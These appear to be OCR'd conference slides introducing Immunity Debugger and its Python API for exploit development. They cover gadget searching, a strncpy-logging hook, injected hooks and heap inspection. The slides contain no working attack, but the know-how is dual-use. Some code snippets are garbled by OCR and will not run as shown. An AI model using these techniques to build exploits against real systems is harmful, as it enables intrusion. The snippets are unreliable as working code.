Intelligent Debugging for Vulnerability Analysis and Exploit Development

IMMUNITY

Security Research

IMMUNITY DEBUGGER

Who am I?

- Damian Gomez, Argentina
- Being working @ Immunity since early 2006
- Security Research focusing on:
  - Vulnerability analysis
  - Exploit development
- VisualSploit lead developer
- Main developer of Immunity Debugger project

Introduction


An exploit may be coded in multiple languages:

- Asm
- C
- Python
- Perl
- Shellscript
- PHP
- Cobol
- Foxpro
- Pascal
- Fortran
- Lisp
- Brainfuck
- Cupid
- Gap
- Kermit
- Java
- zmud!
- whitespace
- yacc
- smalltalk
- C#
- C++
- C--
- C
- C-smile
- Cocoa
- Coffee
- Clipper
- Delphi
- B
- A
- C


- Clist
- Kalkulon
- ABC
- ADA
- ALF
- Batch
- TOM
- OZ
- Modula-3
- Lingo
- Fortress
- elastiC
- D
- cT
- AWK
- Felix
- Guile
- MC#
- VisualBasic
- Nemerle
- Objetive-C
- Phantom
- Prolog
- Simula
- Snobol
- Turing
- Blue
- Quickbasic
- Ruby
- S
- Obliq
- GNU E
- COMAL
- NetRexx
- PL/B
- Sather

etc

Immunity VisualSploit introduced a graphical domain-specific language for exploit development



Exploits are a functional representation of Intelligent Debugging



We want a debugger with a “rich API” for exploit development

- Simple, understandable interface
- Robust and powerful scripting language for automating intelligent debugging
- Lightweight and fast debugging so as not to corrupt our results when doing complex analysis
- Connectivity to fuzzers and other exploit development tools

No one user interface model is perfect for all exploit development situations

- These three main characteristics will help us achieve what we want:
  - GUI
  - Command Line
  - Scripting language

A debugger's GUI can take weeks off the time it takes to write an exploit

- Easy visualization of debugee context
  - Does EAX point to a string I control? Yes!
- Faster to learn for complex commands
- Downside: Slower usage than commandline due to mice

The command line is the faster option


- Example GDB commandline:
  - x/i $pc-4
- Example WinDBG commandline:
  - u eip -4
- Example Immunity Debugger commandline:
  - u eip -4

Immunity Debugger's Scripting Language is Python 2.5

- Automate tasks as fast as you can think of them
- Powerful included API for manipulating the debugger
  - Need another API hook? Email dami@immunityinc.com
- Familiar and easy to learn
- Clean and reusable code with many examples

GUI+CLI+Python = Faster, better exploits

- Immunity Debugger integrates these 3 key features to provide a vuln-dev oriented debugger
- Cuts vulnerability development time in half during our testing (Immunity buffer overflow training)
- Allows for the rapid advancement of state-of-the-art techniques for difficult exploits



Immunity debugger running a custom script from its command box and controlling the GUI output

The Immunity Debugger API:

- The API is simple
- It usually maintains a cache of the requested structures to speed up the experience (especially useful for search functions)
- It can not only perform debugging tasks, but also interact with the current GUI
- Keep in mind that you are creating a new instance on every command run, so the information in it will be regenerated on each run.


How deep can we dive with the API?

- Assembly/Disassembly
- Breakpoints
- Read/Write Memory
- Searching
- Execution and stepping
- Analysis
- Interaction with GUI

Interacting with the GUI offer:

- New custom windows for displaying your data
- Tables, Dialog boxes, Input dialogs
  - Create a wizard for complex scripts like findantidep
- Add functionality to already existent windows
- The possibility to create a python based orthogonal drawing algorithm and get something like this:

Python API Orthogonal Grapher



Immlib: R/W Memory

- `readMemory(address, size)`
- `readLong(address)`
- `readShort(address)`
- `readString(address)`
- `readUntil(address, ending_char)`
- `writeMemory(address, buf)`

Immlib: Searching

- The following search functions return a list of addresses where a particular value was found.
- `Search(buf)`
- `searchLong(long_int)`
- `searchShort(short_int)`

Immlib: Searching

- Searching Commands
- Commands are sequence of asm instruction with a bit of regexp support
  - `searchCommands(cmd)`
  - `SearchCommandsonModule(address, cmd)`
- Returns a list of (address, opcodes, module)
- `ex:`

```
imm.searchCommands("pop RA\npop
  RB\nret")
```

Immlib: Searching

- Keep in mind, that SearchCommands use the disassemble modules to search, so if you want a deeper search (without regexp) you can do:

```
ret = imm.Search(imm.Assemble("jmp EBX"))
```

Immlib: Searching

- Finding a module which an address belongs to:
  - `findModule(address)`
- Finding exported function on loaded addresses
  - `findDependencies(lookfor)`

Note: lookfor is a table of functions to search for

Immlib: Getting References

- Getting Code XREF:
  - `getXrefTo(address)`
  - `getXrefFrom(address)`
- Getting Data XREF
  - `findDataRef(address)`

Immlib: Knowledge

- Since every run of a script is ephemeral, there is a way to save some data and use it on a second run of the same script or any other script:
  - `imm.addKnowledge("nocrash", cpu_context)`
  - `imm.getKnowledge("nocrash")`

There are three ways to script Immunity Debugger

- PyCommands
- PyHooks
- PyScripts

PyCommands are temporary scripts

- Decrease developing and debugging time
- Non-caching (run , modify, and re-run your PyCommand at will, without restarting the debugger)
- Accessible via command box, or GUI
- Integrate with debugger's features (including the GUI)

Scripting Immunity Debugger

- Writing a PyCommand is easy
- command.py

```
import immlib
def main(args):
    imm=immlib.Debugger()
    imm.Log("Done")
```

- Place it into PyCommands directory and you are ready to go

Scripting Immunity Debugger

PyHooks:

- Hooks are Objects that hang on debugger events and get executed when that event is hit.

- We have 11 different hooks:

- `class BpHook(Hook)`
- `class LogBpHook(Hook)`
- `class AllExceptHook(Hook)`
- `class PostAnalysisHook(Hook)`
- `class AccessViolationHook(Hook)`
- `class LoadDLLHook(Hook)`
- `class UnloadDLLHook(Hook)`
- `class CreateThreadHook(Hook`
- `class ExitThreadHook(Hook)`
- `class CreateProcessHook(Hoo`
- `class ExitProcessHook(Hook)`

Scripting Immunity Debugger

Creating a Hook is easy:

```
import immlib
from immlib import PostAnalysisHook
class MyOwnHook(PostAnalysisHook):
    def __init__(self):
        PostAnalysisHook.__init__(self)
    def run(self,regs):
        """This will be executed when hooktype
        happens"""
        imm = immlib.Debugger()
```

Hooks always have CPU context at runtime

Identify common coding problems by running a program under Immunity Debugger

- strncpy(dest, src, strlen(src))
  - Common vulnerability primitive
- Similar vulnerabilities, such as memcpy(dest, src, sizeof(src)) are also detectable using slightly more advanced Immunity Debugger API's

Hook example: logpoint on strncpy

- Instantiate debugger class
- Set logpoint address [strncpy]
- Create logbphook

```
def main():
    imm = immlib.Debugger()
    bp_address=0x32772DDC # strncpy
    logbp_hook = MyOwnHook()
    logbp_hook.add("bp_on_strncpy",bp_address)
    imm.Log("Placed strncpy hook: bp_on_strncpy")
```

Hook example: logpoint on strncpy

- The MyOwnHook class

```
class MyOwnHook(LogBpHook):
    def __init__(self):
        LogBpHook.__init__(self)

def run(self,regs):
    imm = immlib.Debugger()
    src = regs['ESP'] + 0x8 #strncpy second arg
    maxlen = regs['ESP'] + 0xc #strncpy third arg
    res=imm.readMemory(src, 4)
    leng=imm.readMemory(maxlen,4)
```

Get arguments from CPU context

logpoint on strncpy (continuation)

```
#read src arg
readed=imm.readString(src_addr)
imm.Log("strncpy source: %s" %readed)
if len(readed) == int(size):
   imm.Log("*** STACK ***")
   callstack=imm.callStack()
   for a in callstack:
      imm.Log("Address: %08x - Stack: %08x - \
      Procedure: %s - frame: %08x - called from: %08x"
      % (a.address,a.stack,a.procedure,a.frame,a.calledfrom))
```

Log callstack if the size arg is the same as the src string size

Logpoint on strncpy: results

debug,debug,debug and check your results:

```
Placed strncpy hook: bp_on_strncpy
strncpy source: testo
### STACK ###
Address: 0012ff58 - Stack: 00401196 - Procedure: <JMP.&CC3270MT._strncpy> - frame: 0012ff8c - called from: 00401191
Address: 0012ff5c - Stack: 0012ff80 - Procedure:   dest = 0012FF80 - frame: 0012ff8c - called from: 00401191
Address: 0012ff60 - Stack: 004020b4 - Procedure:   src = "testo" - frame: 0012ff8c - called from: 00401191
Address: 0012ff64 - Stack: 00000005 - Procedure:   maxlen = 5 - frame: 0012ff8c - called from: 00401191
strncpy source: logbphook(strncpy)
strncpy source: on
### STACK ###
Address: 0012ff58 - Stack: 004011bc - Procedure: <JMP.&CC3270MT._strncpy> - frame: 0012ff8c - called from: 004011b7
Address: 0012ff5c - Stack: 0012ff7d - Procedure:   dest = 0012FF7D - frame: 0012ff8c - called from: 004011b7
Address: 0012ff60 - Stack: 004020cd - Procedure:   src = "on" - frame: 0012ff8c - called from: 004011b7
Address: 0012ff64 - Stack: 00000002 - Procedure:   maxlen = 2 - frame: 0012ff8c - called from: 004011b7
```

Injecting a hook into your target for debugging

- Logging hook
- Much faster, since it doesn't use the debugger
- Inject ASM code into debugged process
- Hooked function redirects to your asm code
- The information is logged in the same page
- Used in hippie heap analysis tool

There are drawbacks to using injection hooking

- Inject Hooking only reports the result, you cannot do conditionals on it (for now)
- Hooking on Functions:

```
fast = immlib.STDCALLFastLogHook( imm )
fast.logFunction( 0x1006868, 3)
fast.logRegister('EAX')
fast.logFunction( 0x1003232 )
fast.Hook()
imm.addKnowledge(Name, fast)
```

Printing the results of an injection hook

- Get the results directly from the log window

```
fast = imm.getKnowledge( Name )
ret  = fast.getAllLog()
for ndx in ret:
  if ndx[0] == 0x1006868:
    imm.Log("0x1006868(%x, %x, %x) <- %x"\
            % (a[1][0], a[1][1], a[1][2], a[1][3]))
```

Heap analysis is one of the most important tasks for exploit development

- Printing the state of a heap
- Closely examining a heap or heap chunk
- Saving and restoring heap state for comparison
- Visualizing the heap
- Automatically analyzing the heap

Immunity Debugger Heap Lib

- Getting all current heaps:

```
for hndx in imm.getHeapsAddress():
   imm.Log("Heap: 0x%08x" % hndx)
```

- Getting a Heap object

```
pheap = imm.getHeap( heap )
```

- Printing the FreeList

```
pheap.printFreeList( uselog = window.Log )
```

- Printing the FreeListInUse

```
pheap.printFreeListInUse(uselog = window.Log)
```

Immunity Debugger Heap Lib

- Printing chunks

```
for chunk in pheap.getChunks( chunkaddress ):
 chunk.printchunk(uselog = window.Log,
                  option=chunkdisplay,
                  dt=discover)
```

- Accessing chunk information

```
chunk.size      #packed size (usize unpacked)
chunk.psize     #packed size (upsize unpacked)
chunk.flags
chunk.nextchunk # FLINK
chunk.prevchunk # BLINK
```

Immunity Debugger Heap Lib

- Searching Chunks

```
SearchHeap(imm, what, action, value, heap =
           heap, option = chunkdisplay)
```

what (size,usize,psize,upsize,flags,address, next,prev)

action (=,>,<,>=,<=,&,not,!=)

value (value to search for)

heap (optional: filter the search by heap)

Datatype Discovery Lib

- Finding datatype on memory

```
import libdatatype
dt  = libdatatype.DataTypes( imm )
ret = dt.Discover( memory, address, what)
```

memory memory to inspect

address address of the inspected memory

what (all, pointers, strings, asciistrings, unicodestrings, doublelinkedlists, exploitable)

